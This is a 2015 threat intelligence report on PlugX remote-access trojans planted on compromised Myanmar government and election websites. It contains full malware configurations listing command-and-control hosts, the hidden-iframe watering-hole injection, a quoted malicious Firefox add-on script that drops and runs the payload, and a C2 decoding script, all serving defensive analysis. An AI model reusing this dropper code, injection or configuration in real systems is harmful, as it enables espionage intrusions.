ASERT Threat Intelligence Report 2015-05

PlugX Threat Activity in Myanmar

Executive Summary

Myanmar is a country currently engaged in an important political process. A pro-democracy reform took place in 2011 which has helped the government create an atmopshere conducive to investor interest. The country is resource rich, with a variety of natural resources and a steady labor supply [1]. Despite recent progress, the country is subject to ongoing conflict with ethnic rebels and an ongoing civil war. Analysts suggest that both China and the United States are vying for greater influence in Myanmar, with China in particular having geopolitical interest due to sea passages, port deals, and fuel pipelines that are important to its goals. Geopolitical analysts have suggested that the United States may have its own interests that involve thwarting Chinese ambitions in the region [2],[3],[4].

APT groups from multiple countries - including China - have been known to target organizations of strategic interest with aggressive malware-based espionage campaigns. One of the malware families used in such a scenario is the well-known Remote Access Trojan PlugX, also known as Korplug, that enables full access to the victim's machine and network. Multiple instances of PlugX and related downloader malware were recently observed to be hosted on a Myanmar government website. Arbor ASERT provided information to the Myanmar CERT to help remediate the situation at hand in early August of 2015. Now that the initial situation has been dealt with, we can release this information more widely. This report is not intended to be a comprehensive exposé on the entirety of the ongoing threat campaign(s), however information on threat actor TTP's can help other organizations increase awareness that can lead to greater resistance to and better detection of such attack activity.


Initial investigation of malware properties has led to the discovery of a Myanmar website related to elections that was hosting PlugX malware. The apparent targeting of Myanmar discussed herein is similar to the targeting disclosed by Palo Alto Networks in June 2015 of a strategic web compromise attack (aka "watering hole") that leveraged the Evilgrab malware [5]. Their research also indicates instances of the 9002 RAT being used on the same infrastructure, but they stopped short of naming a threat actor group. Due to the nature of the threat landscape, attribution can be quite difficult, especially when multiple threat actor groups are using the same malware that may be distributed from a centralized location. Regardless of the details of **who** is

doing the attacking, knowing targets and TTP's (tactics, techniques and procedures) can empower incident response staff with crucial data they might need to help defend against an adversary that is clearly resourceful and persistent.

Myanmar Government Site Distributing PlugX and Loader

As of July 30, 2015, several instances of PlugX malware and related downloaders were stored on a webserver belonging to the government of Myanmar. Specifically, the Ministry of Information (MOI) site hosting content related to the Myanma Motion Picture Development Department (MMPDD) at the URL http://www.moi.gov[.]mm/mmpdd/sites/default/files/field:

Figure 1: *Screenshot of website containing malware as of July 30, 2015*



The PlugX binaries were stored in a file named moigov.exe (no longer present on site at time of analysis), and in fields.exe, and fibmapp.exe. The field directory itself was last modified on July 15, 2015 at 23:33, which suggests the site was compromised at or before this date. The site is running Drupal, although an analysis of the compromise techniques are beyond the scope of this document.

Figure 2: *Parent directory reveals last modification of the directory used to store PlugX artifacts*

Table 1: A variety of PlugX malware-related content was observed on the Myanmar site

MD5	Purpose	Notes
a30262bf36b3023ef717b6e23e21bd30	Downloads PlugX (moigov.exe) from Myanmar .gov site. See Appendix I for details.	Named "Connection Test.exe". No longer present on download site as of 7/27/2015
d0c5410140c15c8d148437f0f7eabcf7	PlugX backdoor/RAT	Named "moigov.exe" on Myanmar .gov website. No longer present on download site as of 7/27/2015
532f4c671a19145cf19c34d18138da63	Downloads PlugX (fields.exe)	Was named IBMAPP.exe on Myanmar .gov website
809976f3aa0ffd6860056be3b66d5092	PlugX backdoor/RAT	Was named "fields.exe" on Myanmar .gov website
69754b86021d3daa658da15579b8f08a	PlugX backdoor/RAT	Was named "fibmapp.exe" on Myanmar .gov website

PlugX Sample moigov.exe

The loader (MD5: a30262bf36b3023ef717b6e23e21bd30) downloads a PlugX binary named moigov.exe (MD5: d0c5410140c15c8d148437f0f7eabcf7). The PlugX sample has a variety of properties that have been extracted from the configuration. Analysts, incident responders and researchers working within the context of the Volatility memory forensics framework can obtain similar visibility into PlugX by using https://github.com/arbor-jjones/volatility_plugins/blob/master/plugx.py and https://github.com/arbor-jjones/volatility_plugins/blob/master/plugx_structures.py.

In this case, it should be noted that this is the Peer-to-Peer (P2P) variant of PlugX, but its P2P functionality is disabled in the configuration. These configuration elements are useful as Indicators of Compromise (IOCs) and can help connect this instance of PlugX with other attack campaigns. Analysts must use care, because not all elements are malicious or compromised. For example, Google's public DNS servers 8.8.8.8 and 8.8.4.4 are not malicious, but are commonly used by PlugX and other malware to avoid DNS filtering/detection or the creation of indicators that can be used to detect the compromise on an organization's DNS server. As always, context is vital and must be considered when incident investigation is taking place.

PlugX configuration for moigov.exe, MD5 d0c5410140c15c8d148437f0f7eabcf7

md5:	d0c5410140c15c8d148437f0f7eabcf7
cnc:	usacia.websecexp.com:53
cnc:	appeur.gnway.cc:90
cnc:	webhttps.websecexp.com:443
cnc:	usafbi.websecexp.com:25
cnc1:	webhttps.websecexp.com:443 (TCP / HTTP)
cnc2:	usafbi.websecexp.com:25 (UDP)

cnc3:	usacia.websecexp.com:53 (HTTP / UDP)
cnc4:	appeur.gnway.cc:90 (TCP / HTTP)
cnc5:	usafbi.websecexp.com:25 (TCP / HTTP)
cnc6:	webhttps.websecexp.com:443 (HTTP / UDP)
dns:	180.76.76.76
dns:	168.126.63.1
dns:	203.81.64.18
dns:	8.8.8.8
enable_icmp_p2p:	0
enable_ipproto_p2p:	0
enable_p2p_scan:	0
enable_tcp_p2p:	0
enable_udp_p2p:	0
flags1:	4294967295
flags2:	0
hide_dll:	-1
http:	http://epn.gov.co/plugins/search/search.html
icmp_p2p_port:	1357
injection:	1
inject_process:	%ProgramFiles%\Internet Explorer\iexplore.exe
inject_process:	%windir%\system32\svchost.exe
inject_process:	%windir%\explorer.exe
inject_process:	%ProgramFiles(x86)%\Windows Media Player\wmplayer.exe
install_folder:	%AUTO%\McAfeeemOS
ipproto_p2p_port:	1357
keylogger:	-1
mac_disable:	00:00:00:00:00:00
mutex:	Global\VdeBueElStlKd
persistence:	Service + Run Key
plugx_auth_str:	open
reg_hive:	2147483649
reg_key:	Software\Microsoft\Windows\CurrentVersion\Run
reg_value:	OmePlus
screenshot_folder:	%AUTO%\McAfeeemOS\NtBXvdMGwtDwrfHs
screenshots:	0
screenshots_bits:	16
screenshots_keep:	3
screenshots_qual:	50
screenshots_sec:	10
screenshots_zoom:	50
service_desc:	McAfee OmePlus Module
service_display_name:	McAfee OmePlus Module
service_name:	McAfee OmePlus Module
sleep1:	83886080

sleep2:	0
tcp_p2p_port:	1357
uac_bypass_inject:	%windir%\system32\rundll32.exe
uac_bypass_inject:	%windir%\system32\dllhost.exe
uac_bypass_inject:	%windir%\explorer.exe
uac_bypass_inject:	%windir%\system32\msiexec.exe
uac_bypass_injection:	1
udp_p2p_port:	1357

PlugX Sample fields.exe

This (fields.exe) sample is notable for several reasons. It was also present on the Myanmar moi.gov site and has nearly the same configuration as the aforementioned (moigov.exe) sample. Some elements are different, such as the C2 authentication string, the injected process list, installed folder and other aspects.


PlugX configuration for fields.exe, MD5 809976f3aa0ffd6860056be3b66d5092

md5:	809976f3aa0ffd6860056be3b66d5092
cnc:	appeur.gnway.cc:90
cnc:	webhttps.websecexp.com:443
cnc:	usacia.websecexp.com:53
cnc:	usafbi.websecexp.com:25
cnc1:	webhttps.websecexp.com:443 (TCP / HTTP)
cnc2:	usafbi.websecexp.com:25 (UDP)
cnc3:	usacia.websecexp.com:53 (HTTP / UDP)
cnc4:	appeur.gnway.cc:90 (TCP / HTTP)
cnc5:	usafbi.websecexp.com:25 (TCP / HTTP)
cnc6:	webhttps.websecexp.com:443 (HTTP / UDP)
cnc_auth_str:	Kpsez-htday
dns:	168.126.63.1
dns:	180.76.76.76
dns:	8.8.8.8
dns:	203.81.64.18
enable_icmp_p2p:	0
enable_ipproto_p2p:	0
enable_p2p_scan:	0
enable_tcp_p2p:	0
enable_udp_p2p:	0
flags1:	4294967295
flags2:	0
hide_dll:	-1
http:	http://epn.gov.co/plugins/search/search.html
icmp_p2p_port:	1357

```
injection:                  1
inject_process:             %windir%\system32\svchost.exe
inject_process:             %ProgramFiles%\Internet Explorer\iexplore.exe
inject_process:             %windir%\explorer.exe
inject_process:             %ProgramFiles(x86)%\Windows Media Player\wmplayer.exe
install_folder:             %AUTO%\MybooksApp
ipproto_p2p_port:           1357
keylogger:                  -1
mac_disable:                00:00:00:00:00:00
mutex:                      Global\EStZmOzInezFVydxhdE
persistence:                Service + Run Key
plugx_auth_str:             open
reg_hive:                   2147483649
reg_key:                    Software\Microsoft\Windows\CurrentVersion\Run
reg_value:                  OSEMInfo
screenshot_folder:          %AUTO%\MybooksApp\hIZu
screenshots:                0
screenshots_bits:           16
screenshots_keep:           3
screenshots_qual:           50
screenshots_sec:            10
screenshots_zoom:           50
service_desc:               Windows OSEMinfo Service
service_display_name:       McAfee OSEM Info
service_name:               McAfee OSEM Info
sleep1:                     83886080
sleep2:                     0
tcp_p2p_port:               1357
uac_bypass_inject:          %windir%\explorer.exe
uac_bypass_inject:          %windir%\system32\dllhost.exe
uac_bypass_inject:          %windir%\system32\msiexec.exe
uac_bypass_inject:          %windir%\system32\rundll32.exe
uac_bypass_injection:       1
udp_p2p_port:               1357
```

One element of interest is the C2 authentication string "**Kpsez-htday**" which may reference the Kyaukphyu Township, Rakhine State in Myanmar, which is a Special Economic Zone (SEZ). The KP SEZ is written about at [6] and describes itself in the following manner:

Figure 3: *About KP SEZ from http://kpsez.org/en/about-us-2/*



Based on the history of prior actors using PlugX [7] [8] [9] [10] and the nature of this SEZ, the motivations to deploy exfiltration and spying campaigns to benefit select nation-state interests is a distinct possibility that should be investigated further.

PlugX Sample fibmapp.exe

PlugX configuration, MD5 69754b86021d3daa658da15579b8f08a

```
md5:                    69754b86021d3daa658da15579b8f08a
cnc:                    appeur.gnway.cc:90
cnc:                    webhttps.websecexp.com:443
cnc:                    usacia.websecexp.com:53
cnc:                    usafbi.websecexp.com:25
cnc1:                   webhttps.websecexp.com:443 (TCP / HTTP)
cnc2:                   usafbi.websecexp.com:25 (UDP)
cnc3:                   usacia.websecexp.com:53 (HTTP / UDP)
cnc4:                   appeur.gnway.cc:90 (TCP / HTTP)
cnc5:                   usafbi.websecexp.com:25 (TCP / HTTP)
cnc6:                   webhttps.websecexp.com:443 (HTTP / UDP)
cnc_auth_str:           EDMS GM716
dns:                    168.126.63.1
dns:                    180.76.76.76
dns:                    8.8.8.8
dns:                    203.81.64.18
enable_icmp_p2p:        0
enable_ipproto_p2p:     0
enable_p2p_scan:        0
enable_tcp_p2p:         0
enable_udp_p2p:         0
flags1:                 4294967295
flags2:                 0
hide_dll:               -1
http:                   http://epn.gov.co/plugins/search/search.html
```

```
icmp_p2p_port:                  1357
injection:                      1
inject_process:                 %windir%\system32\svchost.exe
inject_process:                 %ProgramFiles%\Internet Explorer\iexplore.exe
inject_process:                 %windir%\explorer.exe
inject_process:                 %ProgramFiles(x86)%\Windows Media Player\wmplayer.exe
install_folder:                 %AUTO%\EDMSinfos
ipproto_p2p_port:               1357
keylogger:                      -1
mac_disable:                    00:00:00:00:00:00
mutex:                          Global\qZlDbiNRvrLXkhFTgAhdIeESC
persistence:                    Service + Run Key
plugx_auth_str:                 open
reg_hive:                       2147483649
reg_key:                        Software\Microsoft\Windows\CurrentVersion\Run
reg_value:                      EDMSinfos
screenshot_folder:              %AUTO%\EDMSinfos\NHY
screenshots:                    0
screenshots_bits:               16
screenshots_keep:               3
screenshots_qual:               50
screenshots_sec:                10
screenshots_zoom:               50
service_desc:                   Windows EDMSinfos Service
service_display_name:           EDMSinfos Module
service_name:                   EDMSinfos Module
sleep1:                         83886080
sleep2:                         0
tcp_p2p_port:                   1357
uac_bypass_inject:              %windir%\explorer.exe
uac_bypass_inject:              %windir%\system32\dllhost.exe
uac_bypass_inject:              %windir%\system32\msiexec.exe
uac_bypass_inject:              %windir%\system32\rundll32.exe
uac_bypass_injection:           1
udp_p2p_port:                   1357
```

Overlap of TTP's with Recent Evilgrab Attack on Myamnar

Based on metadata obtained from the configuration, we observe possible linkages between this campaign and the one reported in June by Palo Alto Networks [5] that discusses the Evilgrab malware being delivered via a Strategic Web Compromise (SWC, aka "Watering Hole") of the Myanmar presidential website.

In that attack, an iframe was added to the target site. In this case, an iframe was also added to the www.moi.gov.mm site. Analysis of the MOI site reveals the following script being referenced from within the index.html?q=content%2Fmmpdd-e-services page:

```
<script type="text/javascript" src="http://www.moi.gov.mm/sites/all/themes/nagara/js/custom.js?nmj7xf"></script>
```

The last line of custom.js contains a hidden iframe that points towards a file named html5.php (no longer available on the website) that was located in a Drupal themes folder:

```
document.write('<iframe src="http://www.moi.gov.mm/sites/all/themes/nagara/html5.php" width="0" height="0" frameborder="0"></iframe>');
```

The exact instance of html5.php is no longer available on the target site (potentially removed by the threat actors, site maintainers, or restricted to specific targets). A check of VirusTotal reveals other files named html5.php that might provide insight into the tactic. In particular, a file named html5.php with MD5 a1c0c364e02b3b1e0e7b8ce89b611b53 contains a Firefox browser plugin component that is bundled with an instance of PlugX. The browser plugin simply copies the PlugX binary (Components.exe in this case) to C:\windows\tasks and then executes it. The bootstrap.js code reveals this:

```
function startup(data, reason) {
  var file = Components.classes["@mozilla.org/file/directory_service;1"].
         getService(Components.interfaces.nsIProperties).
         get("ProfD", Components.interfaces.nsIFile);
  file.append("extensions");
    xpi_guid="{65d5c9ea-f5d6-e277-4254-ce58d766656e}";payload_name="Components.exe";
  file.append(xpi_guid);
  file.append(payload_name);

var tmp = Components.classes["@mozilla.org/file/local;1"].
createInstance(Components.interfaces.nsILocalFile);
tmp.initWithPath("C:\\windows\\tasks\\");
tmp.append(payload_name);

file.copyTo(tmp.parent, tmp.leafName);

/*
  var tmp = Components.classes["@mozilla.org/file/directory_service;1"].
         getService(Components.interfaces.nsIProperties).
         get("TmpD", Components.interfaces.nsIFile);
  tmp.append(payload_name);
  tmp.createUnique(Components.interfaces.nsIFile.NORMAL_FILE_TYPE, 0666);
  file.copyTo(tmp.parent, tmp.leafName);
*/
  var process=Components.classes["@mozilla.org/process/util;1"].createInstance(Components.interfaces.nsIProcess);
  process.init(tmp);
  process.run(false,[],0);

  try { // Fx < 4.0
    Components.classes["@mozilla.org/extensions/manager;1"].getService(Components.interfaces.nsIExtensionManager).uninstallItem(xpi_guid);
  } catch (e) {}
  try { // Fx 4.0 and later
    Components.utils.import("resource://gre/modules/AddonManager.jsm");
    AddonManager.getAddonByID(xpi_guid, function(addon) {
      addon.uninstall();
    });
  } catch (e) {}
```

The MD5 of Components.exe is 1c7fafe58caf55568bd5f28cae1c18fd. This particular binary does not appear to be related to an active attack on Myanmar, however the tactic of bundling PlugX, the filename, and the web compromise method is consistent with the Evilgrab attack mentioned by Palo Alto Networks.

The browser plugin scheme utilized by threat actors as described herein was also discovered concurrently by Shadowserver, who will be publishing their research in the near future. Defenders are encouraged to review this material when it is published in order to gain additional context into threat activity.

In addition to the aforementioned technique, there are overlapping C2 servers observed in both the prior Evilgrab attack and in the PlugX configurations observed herein which suggests a connection to the same threat actor group or the sharing of campaign infrastructure between threat actor groups. The domains are as follows:

- usafbi.websecexp[.]com (port 53)
- usacia.websecexp[.]com (UDP/53)
- webhttps.websecexp[.]com (port 443)
- appeur.gnway[.]cc (TCP/90)

Possibly Related PlugX Malware

Another DNS server listed in the configuration, 203.81.64.18, is run by Myanma Posts and Telecommunications and may have been picked because traffic to it might arouse less suspicion than traffic to the other DNS servers. There are at least four other PlugX samples that use this IP address as a nameserver. The C2 auth string may provide insight and is reproduced here:


MD5	Observed date	Notes
eeb631127f1b9fb3d13d209d8e675634	April 20, 2015 (VirusTotal)	The C2 auth string is '0409 xls 04-20'
9aceefb76c2e227c651ef6a035461b5c	February 27, 2015 (VirusTotal)	The C2 auth string is '2015-02-24'
1e36a853bc0b1d111ce726a508bc1a86	June 23, 2015 (ASERT analysis)	The C2 auth string is '0312 GM-320'
69754b86021d3daa658da15579b8f08a	July 16, 2015 (ASERT analysis)	The C2 auth string is 'EDMS GM716'

Analysis of the C2 auth string in sample #1 reveals likely date values of April 9 (0409) and April 20 (04-20) and sample #2 contains a datestamp of February 24, 2015. The auth string in sample #3 may refer to the dates March 12 and March 20, but ASERT currently lacks supporting evidence for activity on or around these dates. Sample #4 (found on the aforementioned Myanmar .gov site) may refer to the generic term "Electronic Document Management System" and GM716 may refer to the date July 16, the date the sample was first observed by ASERT in-the-wild. EDMS may also possibly relate to the EDMS in use by the government of Myanmar [11], [12] although there is no direct evidence to support this claim.

The first malware in this table (eeb631127f1b9fb3d13d209d8e675634) was found in the wild at http://the-casgroup[.]com/Document/doc/dxls.exe and was first submitted to VirusTotal on April 20, 2015. This website appears to belong to the "CAS GROUP INTERNATIONAL LIMITED" which describes itself as follows: "The CAS Group brings along a number of world innovative home automation, audio speakers and digital signage


products from the USA under one roof into Hong Kong" [http://the-casgroup.com/about.php]. This domain connects us with another malware sample (MD5: e2eddf6e7233ab52ad29d8f63b1727cd) that appears to function as a downloader for http://the-casgroup[.]com/Document/doc.zip that was analyzed on March 30, 2015. That malware appears to arrive in the form of a fake JPEG file (invitations.jpeg), as we can see from screenshots that RUNDLL attempts to execute invitations.jpeg.dll. Some interesting strings (sanitized) from that sample are as follows:

Downer.dll
%s\Thumbs.db
%s//%s?%d
http://the-casgroup[.]com/Document
http://the-casgroup[.]com/Document/doc.zip
%s\doc.zip
Java Sun
Thumbs.db Mode
Sun_FlashUpdate.lnk



This malware was found inside a RAR file (MD5: d055518ad14f3d6c40aa6ced6a2d05f2) at http://www.uecmyanmar[.]org/dmdocuments/invitations.rar, on the website of the Union Election Commission in Naypyitaw, Myanmar. As of 7/30/2015, the invitations.rar file was still present on the website. The archived filename is "Preliminary discussions about the election,invitations\Preliminary discussions about the election,invitations.lnk". The .lnk file shows a modification date of Wednesday, March 25, 2015 at 2:35:36 PM. The target of the .lnk file is "C:\WINDOWS\system32\rundll32.exe invitations.jpeg Mode" which executes the "Mode" function inside the DLL.

The archive also contains a file "Readme.txt" that contains the following wording designed to ensure execution of the malware.



On the same website, http://www.uecmyanmar[.]org/dmdocuments/PlanProposal.rar was discovered. When uncompressed, this archive contains another instance of PlugX. There are three files contained inside this RAR:


Figure 4: *Malware found inside RAR file hosted on uecmyanmar site*

MD5	Purpose	Notes
5ee5df9a5f4d16de3f880740db884f69		Filename mcf.ep
884d46c01c762ad6ddd2759fd921bf71	Signed mcafee binary often used to load PlugX via sideloading	Filename mcf.exe
78a9897344d756701d4674c7f559610a	PlugX malware	Filename mcutil.dll

These three files are extracted to a directory "PlanProposal\new questionnaire\Voter Plan Proposal", indicating the likely targeting of individuals and organizations involved in voting operations in Myanmar.

Other aspects of the configuration files that are of interest include the fact that Epn.gov.co (the National Penitentiary School for the National Penitentiary and Prison Institute (INPEC) in Colombia) contains an HTTP configuration element from the Plugx configuration. The intent of this field is to provide a Command & Control server when all other C2 are unresponsive. The content at this URL appears as such:

Figure 5: *External site hosting PlugX Command & Control servers in an encoded form*



These elements are discussed in other material such as "PlugX: some uncovered points" by Airbus Defence and Space [13] and by Incident Response professionals [14]. Those using the Volatility memory forensics framework may benefit from ASERT's Volatility plugins plugx.py and plugx_structures.py that provide insight into the PlugX configuration elements [15]. The elements between the first four and last four bytes of each line contain encoded C2 information, preceded by version and port information.

Fireeye published a decoding script [16] on August of 2014 that needed only slight modifications to reveal the encoded data and shows that the data encoding scheme has not changed from approximately one year ago (at least for this campaign). The ASERT modifications to the FireEye python script (named plugx_c2_decode.py here) strip off the header, version information, port information, and trailer from the first few bytes and return only the hostname.

```
import sys
s = sys.argv[1][10:-4]
rvalue = ""
for x in range(0, len(s), 2):
        tmp0 = (ord(s[x+1]) - 0x41) << 4
        rvalue += chr(ord(s[x]) + tmp0 - 0x41)
print rvalue
```

python plugx_c2_decode.py DZKSEAAAJBAAFHDHBGGGCGJGOCHHFGCGDHFGDGFGIHAHOCDGPGNGDZJS
usafbi.websecexp.com

python plugx_c2_decode.py DZKSGAAAFDAAFHDHBGDGJGBGOCHHFGCGDHFGDGFGIHAHOCDGPGNGDZJS
usacia.websecexp.com

The PlugX actors using a Colombian governmental website points to a compromise of that website, but an analysis of Colombian targeting is outside the scope of this brief.

Recommendations

Organizations within and related to Myanmar should be aware that they are a target and alert to any unusual e-mail messages or network traffic that relates the content described herein. Organizations should be made aware of PlugX network traffic, and should monitor hosts and networks for activity related to the PlugX configuration data contained herein. Additionally, monitoring for the ports used in PlugX peer-to-peer connections (TCP/UDP 1357) as described by JPCERT [17] would also be a wise process, even though the PlugX samples in this brief disabled the P2P functionality in their configurations. PlugX is just one malware family and targeted threat actors often have several types of malware at their disposal. Due to the nature of targeted attack campaigns that involve PlugX, attack activity will likely continue. The IOCs contained herein should be leveraged by any organization that may be targeted, and the organizational incident response process should be leveraged as appropriate in order to discover compromised systems and determine the depth, scope, and damage caused by existing compromises.

Incident responders should be aware of geopolitical targeting that affects their interests and take appropriate actions. The appropriate action in this case is to look for PlugX (and other malware) and signs of intrusion across any systems that may have contacted the compromised website(s) in question. If log files containing malicious activity are available, they can be leveraged to determine threat campaign activity. This allows responders to track spear-phish attempts and other attack vectors from the source to any targeted systems. Ongoing access to strategic information is often the ultimate goal of threat actors wielding PlugX. Determining what strategic information is of interest can help organizations better pinpoint defensive technologies to detect compromise, thus limiting their exposure and exfiltration of sensitive data.

Appendix I: Technical Analysis of Downloader Malware "Connection Test.exe"

On July 2, 2015 a file named moigov.exe was attempted to be downloaded from the MOI site by the downloader malware with MD5: a30262bf36b3023ef717b6e23e21bd30 with a compilation date of June 23, 2015. At the time of analysis, requests for this file returned a 404 error indicating that the file was likely removed by the threat actors. The original filename on the downloader malware observed by VirusTotal was "Connection Test.exe" and further details can be found at [18]. This app masquerades as IBM security scanner software Rational AppScan and uses the same filename, copyright, version number, publisher and product values that has been used in AppScan itself (8.0.650.113) as of April 23, 2013 (according to site binarydb.com - [19]).

Since AppScan is often used by developers and/or security staff to find vulnerabilities, it is possible that this campaign was targeted at that population, which typically has acess to more sensitive resources within any particular target organization.

A comparison of the legitimate file properties (according to binarydb.com) and the spoofed contents is as follows:

Figure 6: *Legitimate AppScan binary*

File name:	Connection Test.exe
Version:	8.0.650.113
Size:	90112 Byte (88KB)
Signature:	not signed
MD5:	760110160e3c2e1a4dd39ab80e2ed8f0
SHA1:	531C7252D5931D52921D8600FDF2E825D8C50F47
Date added:	04-23-2013
Company:	IBM Corporation.
Product name:	IBM Rational AppScan
Internal name:	Connection Test.exe
Legal copyright:	© Copyright IBM Corp. 2000, 2010. All Rights Reserved.
Legal trademarks:	unknown
Original file name:	Connection Test.exe
Private build:	unknown
Special build:	unknown
Compiled script:	unknown
File description:	
Comments:	IBM Corporation
Operating system:	Microsoft Windows 7 Ultimate Edition Service Pack 1 (build 7601), 64-bit
All versions:	
Occurence:	0 users

Figure 7: *Bogus AppScan binary that downloads PlugX*

Copyright	© Copyright IBM Corp. 2000, 2010. All Rights Reserved.
Publisher	IBM Corporation
Product	IBM Rational AppScan
Original name	Connection Test.exe
Internal name	Connection Test.exe
File version	8.0.650.113

The file icon used by the downloader binary has similarities to the icons used by the legitimate application.

Legitimate AppScan image (from [20])	Icon used in the downloader malware
	

The malware downloader we have chosen to profile here appears to be very generic, but uses the "byte strings" technique outlined by Jason Jones of Arbor ASERT in 2013 [21]. The byte strings technique, which dynamically loads a string one byte at a time using either fixed values or by loading stack variables, has been used in a variety of malware and is basically designed for obfuscation purposes. Deobfuscation can be performed manually, however a python script to implement a quick deobfuscation is available at [22]. The presence of the unique byte string method makes it easier to create YARA rules for such content.

It is worth mentioning that several Chinese APT malware families have been observed to use this technique, although it is not limited to Chinese origin malware. Several Delphi-based malware families have used the technique as well [20]. Of the Chinese malware families, the technique has been seen with samples of Gh0st RAT, Poison Ivy, IXESHE malware, and Etumbot (please see ASERT Threat Intelligence Brief 2014-07 – "Illuminating the Etumbot APT Backdoor" for more details about Etumbot).

Before de-obfuscation we see the byte strings technique being used in the first part of the WinMain function. In this case, the AL register is loaded with the string "l", the CL register is loaded with "e", the BL register is loaded with "0" and the DL register is loaded with "o". These values will be combined with various static strings to create the library names that will be loaded in calls to LoadLibraryA and GetProcAddress. This is exactly the same technique described in ASERT MindshaRE: Finding Byte Strings using IDAPython – "We have also seen similar code that will set one character into an 8-bit register and then inter-mix that with direct byte values to add further obfuscation" [21].

Figure 8: *Byte strings technique fills AL, CL, BL, and DL one byte registers (hex on the left, ASCII on the right) with characters*

```
sub     esp, 40h
mov     al, 6Ch
push    ebx
mov     [esp+44h+var_2F], al
mov     [esp+44h+var_2A], al
mov     [esp+44h+var_29], al
mov     [esp+44h+var_3E], al
mov     [esp+44h+var_38], al
mov     [esp+44h+var_37], al
mov     [esp+44h+var_D], al
mov     [esp+44h+var_5], al
push    esi
mov     esi, ds:LoadLibraryA
lea     eax, [esp+48h+LibFileName]
push    edi
mov     cl, 65h
xor     bl, bl
mov     dl, 6Fh
push    eax             ; lpLibFileName
```

```
